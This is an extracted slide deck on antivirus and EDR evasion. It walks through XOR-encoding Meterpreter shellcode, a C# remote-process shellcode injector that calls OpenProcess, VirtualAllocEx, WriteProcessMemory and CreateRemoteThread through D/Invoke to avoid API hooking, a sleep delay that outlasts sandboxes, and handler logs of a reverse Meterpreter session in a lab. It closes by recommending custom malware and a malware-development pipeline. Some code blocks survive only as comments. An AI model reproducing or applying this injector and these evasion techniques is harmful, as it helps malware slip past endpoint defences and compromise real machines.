


#### **XOR ENCODER.PY**

```
PS C:\Users\cha0x\Desktop\Testing\Lab 3 - AV-EDR Evasion> py -3 .\xor-encoder.py -i .\met.hex -s .\strings.txt
string key = "VBKJ90s3Gh4cZbDq";
 -----
[+] XOR encoding hex shellcode...
 -----
 private static byte[] xorDecodeBytes(byte[] encrypted, string key)
     byte[] decrypted = new byte[encrypted.Length];
for (int i = 0; i < encrypted.Length; i++)</pre>
          decrypted[i] = (byte)((uint)encrypted[i] ^ key[i % key.Length]);
     return decrypted;
byte[] shellcode_buf = new byte[511] {0xaa,0x0a,0xc8,0xae,0xc9,0xd8,0xbf,0x33,0x47,0x68,0x75,0x32,0x1b,0x32,0x16,0x20,0x0a,0x7a,0x98,0x5c,0x78,0xf8,0x61,0x27,0x20,0xbf,0x31,0x42,0x2a,0xcf,0x23,0x76,0x0f,0x67,0x83,0x71,0xbb,0x01,0x63,0x0f,0x67,0x83,0x29,0x10
```


#### **BASIC SHELLCODE INJECTOR.CS**

```
https://pinvoke.net/default.aspx/kernel32/CreateRemoteThread.html
[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(IntPtr procHandle, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
  C# xorDecodeBytes routine
// C# xorDecodeString routine
public static void Main()
   // XOR Key
   // Define our shellcode as a csharp byte array
   // XOR encoded shellcode C# Byte Array
   // C# shellcode decoding
```




#### **TIMING EVASION**

Since an analysis in a sandbox has to be finished within a <u>reasonable amount of time</u>, sandboxes have <u>an upper time limit</u> defining how long a file should be analyzed at most. Emulation time rarely exceeds 3-5 minutes. Therefore, malware can use this fact to avoid detection: it may perform long delays before starting any malicious activity. From a malware developer's perspective, the time out means that simply making malware <u>wait or "sleep"</u> for a duration during execution could possibly make the sandbox <u>time out</u> before detecting any malicious behavior. Such waits or sleeps could easily be introduced by calling functions available in the Windows API.



#### **BASIC SHELLCODE INJECTOR WITH SLEEP.CS**

```
// C# xorDecodeString routine
// C# Additional evasion routines
private static void sleepDelay()
   DateTime t1 = DateTime.Now;
   System.Threading.Thread.Sleep(10000);
    double deltaT = DateTime.Now.Subtract(t1).TotalSeconds;
    if (deltaT < 9.5)
public static void Main()
    sleepDelay();
    // XOR Key:
    // Define our shellcode as a csharp byte array
   // XOR encoded shellcode C# Byte Array
    // C# shellcode decoding
```



## **EDR EVASION TECHNIQUES**

EDR looks at the <u>behavior</u> of your malware, and collects telemetry from a <u>variety of sources</u>. This means that you can either focus on avoiding EDR, disguising your malware to be "legitimate enough" not to be detected (hard to do for shellcode injection, unfortunately  $\odot$ ), finding EDR blind spots, or actively tamper with EDR telemetry collection. A lot of EDR bypasses (such as unhooking or ETW patching) are focused on the latter of these options.

## **METERPRETER DETECTED: (WHY?**

This is a behavior-based detection, which is triggered by additional DLL files, loaded via plain Win32 APIs and reflective DLL-Injection technique. In this case, the Injection of the stdapi-DLL triggered the detection.

#### Meterpreter session flow:

**stage0:** Initial shellcode (approximately 500 bytes)

**stage1:** metsrv DLL (approximately 755k)

stage2: stdapi DLL (approximately 370kb) <<<</pre>

stage3: priv DLL approximately 115kb.

```
PS C:\volatility\malfind> .\strings64.exe -a -n 6 *.dmp | Select-String 'stdapi'
C:\volatility\malfind\process.0x825804b8.0x2610000.dmp: stdapi_fs_file
C:\volatility\malfind\process.0x825804b8.0x2610000.dmp: stdapi_net_tcp_client
C:\volatility\malfind\process.0x825804b8.0x2610000.dmp: stdapi_net_tcp_server
C:\volatility\malfind\process.0x825804b8.0x2610000.dmp: stdapi_net_udp_client
C:\volatility\malfind\process.0x825804b8.0x2610000.dmp: stdapi_railgun_api
```

#### **MODIFYING BEHAVIOR**

set autoloadstdapi false

```
[!] https://192.168.56.103:443 handling request from 192.168.56.1; (UUID: jeOuajab) Without a database connected that payload UUID tracking will not work!


[*] https://192.168.56.103:443 handling request from 192.168.56.1; (UUID: jeOuajab) Encoded stage with x64/xor_dynamic

[*] https://192.168.56.103:443 handling request from 192.168.56.1; (UUID: jeOuajab) Staging x64 payload (202061 bytes) ...

[!] https://192.168.56.103:443 handling request from 192.168.56.1; (UUID: jeOuajab) Without a database connected that payload UUID tracking will not work!

[*] Meterpreter session 1 opened (192.168.56.103:443 -> 127.0.0.1) at 2022-04-06 12:13:18 +0530

meterpreter > load stdapi
Loading extension stdapi...Success.
```




#### P/INVOKE DISADVANTAGES

There are two significant disadvantages to relying on P/Invoke for offensive tools:

- 1. Any reference to a Windows API call made through P/Invoke will result in a corresponding entry in the <a href="NET Assembly's Import Table">.NET Assembly's Import Table</a>. As an example, if you use P/Invoke to call kernel32!CreateRemoteThread then your executable's IAT will include a static reference to that function, <a href="telling everybody">telling everybody</a> that it wants to perform the suspicious behavior of injecting code into a different process.
- 2. If the endpoint security product running on the target machine is monitoring API calls (<u>such as via API Hooking</u>), then any calls made via P/Invoke <u>may be detected by the product</u>. This kind of monitoring is a very powerful mechanism for detecting malicious behavior in a process and can be used to develop high-fidelity detection analytics. It also has an inherent blocking capability that allows such products to prevent those API calls.

  API Hooking



https://github.com/Mr-Un1k0d3r/EDRs

## **D/INVOKE**

So what does D/Invoke actually entail? Rather than using P/Invoke to import the API calls that we want to use, we load a DLL into memory manually. Then, we get a pointer to a function in that DLL. We may call that function from the pointer while passing in our parameters.

We accomplish this through the magic of <u>Delegates</u>. .NET includes the Delegate API as a way of wrapping a method/function in a class. If you have ever used the <u>Reflection API</u> to enumerate methods (metadata) in a class, the objects you were inspecting were actually <u>a form of delegate</u>.

The Delegate API has a number of fantastic features, such as the ability to instantiate a Delegate from a pointer to a function and to <u>dynamically invoke that function</u> while passing in parameters.


https://github.com/TheWover/DInvoke

# BASIC SHELLCODE INJECTOR WITH SLEEP (DINVOKE).CS


```
public static void Main()
    sleepDelay();
   // Define our shellcode as a csharp byte array
   // XOR encoded shellcode C# Byte Array
   // C# shellcode decoding
    // Define process to inject into
    // C# string decoding
```

# BASIC SHELLCODE INJECTOR WITH SLEEP (D/INVOKE).CS


```
IntPtr pointer = Invoke.GetLibraryAddress("kernel32.dll", "OpenProcess");
DELEGATES.OpenProcess op = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.OpenProcess)) as DELEGATES.OpenProcess;
IntPtr hProcess = op(0x001F0FFF, false, pid);
pointer = Invoke.GetLibraryAddress("kernel32.dll", "VirtualAllocEx");
DELEGATES.VirtualAllocEx vae = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.VirtualAllocEx)) as DELEGATES.VirtualAllocEx;
IntPtr resultPtr = vae(hProcess, IntPtr.Zero, (uint)buf.Length, 0x1000 | 0x2000, 0x40);
// kernel32.dll!WriteProcessMemory
pointer = Invoke.GetLibraryAddress("kernel32.dll", "WriteProcessMemory");
DELEGATES.WriteProcessMemory wpm = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.WriteProcessMemory)) as DELEGATES.WriteProcessMemory;
bool resultBool = wpm(hProcess, resultPtr, buf, (uint)buf.Length, out UIntPtr bytesWritten);
pointer = Invoke.GetLibraryAddress("kernel32.dll", "CreateRemoteThread");
DELEGATES.CreateRemoteThread crt = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.CreateRemoteThread)) as DELEGATES.CreateRemoteThread;
IntPtr hThread = crt(hProcess, IntPtr.Zero, 0, resultPtr, IntPtr.Zero, 0, IntPtr.Zero);
```



## P/INVOKE VS D/INVOKE (CFF EXPLORER)



## P/INVOKE VS D/INVOKE (API MONITOR)



## **CONCLUSIONS**

USE CUSTOM MALWARE OR CUSTOMIZE LESSER KNOWN C2S

Modify Open-Source C2 to remove outstanding IOCs DEVELOP CUSTOM

Use API Hooking evasion, delayed execution

SHELLCODE LOADER

MALWARE DEVELOPMENT CI/CD PIPELINE

Develop -> pass through obfuscations

**CAT - MOUSE GAME** 

"Creativity is seeing what others see and thinking what no one else ever thought."
(Albert Einstein)

Future Research (<u>CHALLENGE</u>!): <u>AMSI + ETW evasion</u>, <u>Alternative Shellcode Injection</u>, <u>Better Obfuscation</u>, <u>PPID Spoofing</u>, <u>Memory Encryption</u>, <u>Direct Syscalls</u>, <u>NIM/C++</u>

#### **LINKS & RESOURCES**

https://www.youtube.com/watch?v=Q7mhtA4ladY&ab channel=S3cur3Th1sSh1t https://s3cur3th1ssh1t.github.io/Signature vs Behaviour/ https://vanmieghem.io/blueprint-for-evading-edr-in-2022/ https://www.packtpub.com/product/antivirus-bypass-techniques/9781801079747

## **THANKS**

#### Do you have any questions?

Special thanks to:

@mvelazco

@amarjit\_labu

@jean\_maes\_1994 @ShitSecure - @S3cur3Th1sSh1t

Security Assurance Team @Dell

@marduky\_ @xbytemx @f99942 @nightwolfx2

CREDITS: This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik.**